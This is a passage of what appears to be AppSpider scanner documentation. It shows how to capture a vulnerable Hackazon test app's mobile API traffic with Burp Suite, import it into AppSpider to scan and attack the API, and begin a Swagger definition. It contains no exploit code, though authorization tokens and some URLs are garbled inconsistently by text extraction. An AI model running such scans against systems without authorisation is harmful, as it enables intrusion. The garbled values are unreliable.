Authorization: Token 09c5005e0e1f153e0f1b1d51b800324a80b96368b
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; MI 3W MIUI/6.1.11)
Host: 192.168.1.108
Connection: Keep-Alive
Accept-Encoding: gzip
```
- Params** pane content (partial):

Name	Type	Value
page	Number	1
categoryID	Number	1
- Headers** pane content (partial):

Name	Value
Accept	application/json
Accept-Encoding	gzip
Host	192.168.1.108
Connection	Keep-Alive
User-Agent	Dalvik/2.1.0 (Linux; U; Android 6.0; MI 3W MIUI/6.1.11)
- Raw** pane content (partial):

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 15970
```

Now that you have the Hackazon mobile application traffic from the active session, the traffic can be saved, in .xml format, for use in AppSpider

1. Hold **Ctrl + A** on your keyboard to select all of the HTTP Proxy traffic data.

Burp Suite Free Edition v1.6.25

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts CO2

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
17	http://192.168.1.108	GET	/api/product/1	<input type="checkbox"/>	<input type="checkbox"/>	200	1040	JSON	
18	http://192.168.1.108	GET	/api/category?page=1&per_page=1000	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	15970	JSON	
19	http://192.168.1.108	GET	/api/product?page=1&categoryID=1	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	9079	JSON	
22	http://192.168.1.108	GET	/api/category?page=1&per_page=1000	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	15970	JSON	
24	http://192.168.1.108	GET	/api/product?page=1&categoryID=1	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	9079	JSON	
25	http://192.168.1.108	GET	/api/product/3	<input type="checkbox"/>	<input type="checkbox"/>	200	1020	JSON	
26	http://192.168.1.108	GET	/api/car/my?uid=vjgc10gmj4jkkml64mn...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1204	JSON	
27	http://192.168.1.108	PUT	/api/carItems/4	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	450	JSON	
28	http://192.168.1.108	GET	/api/cart/my?uid=vjgc10gmj4jkkml64mn...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1204	JSON	
29	http://192.168.1.108	GET	/api/cart/my?uid=vjgc10gmj4jkkml64mn...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1204	JSON	
30	http://192.168.1.108	GET	/api/customerAddress?page=1&per_pa...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	619	JSON	
31	http://192.168.1.108	GET	/api/user/me	<input type="checkbox"/>	<input type="checkbox"/>	200	555	JSON	
32	http://192.168.1.108	GET	/api/cart/my?uid=vjgc10gmj4jkkml64mn...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1204	JSON	

Request Response

Raw Params Headers Hex

```
GET /api/product?page=1&categoryID=1 HTTP/1.1
Authorization: Token 89c90056e0f153e0fb1d915b880324a80b96368b
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; MI 3W MIUI/6.1.11)
Host: 192.168.1.108
Connection: Keep-Alive
Accept-Encoding: gzip
```

Type a search term 0 matches

- Right-click the selected HTTP Traffic data and select **Save Items**.

Burp Suite Free Edition v1.6.25

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts CO2

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
17	http://192.168.1.108	GET	/api/product/1			200	1040	JSON	
18	http://192.168.1.108	GET	/api/category?page=1&cate			200	15970	JSON	
19	http://192.168.1.108	GET	/api/product?page=1&ca			200	9079	JSON	
22	http://192.168.1.108	GET	/api/category?page=1&ca			200	15970	JSON	
24	http://192.168.1.108	GET	/api/product?page=1&ca			200	9079	JSON	
25	http://192.168.1.108	GET	/api/product/3			200	1020	JSON	
26	http://192.168.1.108	GET	/api/cart/my?uid=vjgc10			200	1204	JSON	
27	http://192.168.1.108	PUT	/api/cartItems/4			200	450	JSON	
28	http://192.168.1.108	GET	/api/cart/my?uid=vjgc10			200	1204	JSON	
29	http://192.168.1.108	GET	/api/cart/my?uid=vjgc10			200	1204	JSON	
30	http://192.168.1.108	GET	/api/customerAddress?			200	619	JSON	
31	http://192.168.1.108	GET	/api/user/me			200	555	JSON	
32	http://192.168.1.108	GET	/api/cart/my?uid=vjgc10			200	1204	JSON	

Request Response

Raw Params Headers Hex

HTTP /api/product?page=1&categoryID=1 HTTP/1.1  
Authorization: Token 89c90056e0f153e0fb1d915b880324a80b96  
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; MI 3W M)  
Host: 192.168.1.108  
Connection: Keep-Alive  
Accept-Encoding: gzip


?

< > Type a search term

0 matches


Context menu options (highlighted 'Save items'):  
 http://192.168.1.108/api/product/1  
 Add to scope  
 Remove from scope  
 Spider from here  
 Do an active scan  
 Do a passive scan  
 Send to Comparer (requests)  
 Send to Comparer (responses)  
 Send to SQLMapper  
 Send to CeWLer  
 Send to Laudanum  
 Show new history window  
 Add comment  
 Highlight  
 Delete selected items  
 Clear history  
 Copy URLs  
 Copy links  
**Save items**  
 Proxy history help

3. Name your .xml file and click the **Save** button.




## Import recorded traffic into AppSpider


1. Open AppSpider
2. Select **New Configuration** from the *Actions* panel in AppSpider.




3. Enter a **Scan Name** and **URL** for your scan then click the **Next** button.




4. Select the check box for **Recorded Traffic** on the *Questionnaire* and click the **Next** button.




5. Click the Add File (+) icon and import the .xml file containing the recorded traffic.



6. Change the file type to *Burp Files (\*.xml)*, highlight the file you created with the Burp Proxy tool, and click the **Open** button.



7. When prompted, click on **Click here to view file content** to view the recorded traffic.



8. Click the **Save & Run** button to start the scan in AppSpider.

The screenshot shows the AppSpider 6.8.7.1 interface. The main window title is "AppSpider 6.8.7.1 - Web Application Vulnerability Scanner". The menu bar includes Application, Configuration, Tools, Options, Help, and Themes. The left sidebar under "Pages" lists Main, Attack policy, Proxy, Authentication, Crawler Restrictions, Attack Restrictions, HTTP Headers, Performance, Reporting, Web Service, Recorded Traffic (which is selected), Browser Macro, Selenium Recordings, Parameters Training, Custom URLs, and Advanced options. The central area is titled "Recorded Traffic" with a sub-instruction "Import pre-recorded traffic files." It features a "Traffic file list" with icons for adding (+), removing (-), and managing files, and a "Record Traffic" button. Below this is a table of recorded requests:

#	Status	Code	Method	Host	URL	Resp. Time (s)	Length
0	✓	200	GET	192.168.1.108	/api/product/1	0.000	792
1	✓	200	GET	192.168.1.108	/api/category?page=1&per_page=1000	0.000	15.0 KB
2	✓	200	GET	192.168.1.108	/api/product?page=1&categoryID=1	0.000	8.0 KB
3	✓	200	GET	192.168.1.108	/api/category?page=1&per_page=1000	0.000	15.0 KB
4	✓	200	GET	192.168.1.108	/api/product?page=1&categoryID=1	0.000	8.0 KB
5	✓	200	GET	192.168.1.108	/api/product/3	0.000	772
6	✓	200	GET	192.168.1.108	/api/cart/mv?uid=vioct0am4ikkml64m...	0.000	761

Below the table are three tabs: Request (selected), Response Source, and Response HTML. The Request tab displays the raw HTTP request:

```
GET /api/product/1 HTTP/1.1
Authorization: Token 89c90056e8f153e0fb1d915b880324a80b96368b
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; MI 3W MIUI/6.1.11)
Host: 192.168.1.108
Connection: Keep-Alive
Accept-Encoding: gzip
```

At the bottom are buttons for Save & Run, Save, < Back, Next >, and Cancel.

# AppSpider Swagger Utility


AppSpider Pro has a new functionality. The Swagger Utility allows you to upload Swagger REST API documents to enable the API to be scanned in AppSpider.

Swagger is a way of publishing remote REST API function calls and define what response to expect back from the calls. AppSpider parses the Swagger document to generate function calls and create values for the expected parameters. The file is saved as a traffic recording file (.trec) which then can be used by AppSpider to scan and attack the REST API. The Swagger Utility currently supports the Swagger 2.0 version saved in JSON.


```
{  
  "swagger": "2.0",  
  "info": {  
    "version": "0.0.0",  
    "title": "Hackazon modern web app"  
  },  
  "host": "192.168.1.108/api",  
  "schemes": [  
    "http"  
  ],  
  "paths": {  
    "/category": {  
      "get": {  
        "parameters": [  
          {  
            "name": "page",  
            "in": "query",  
            "schema": {  
              "type": "string"  
            }  
          },  
          {  
            "name": "per_page",  
            "in": "query",  
            "schema": {  
              "type": "string"  
            }  
          },  
          {  
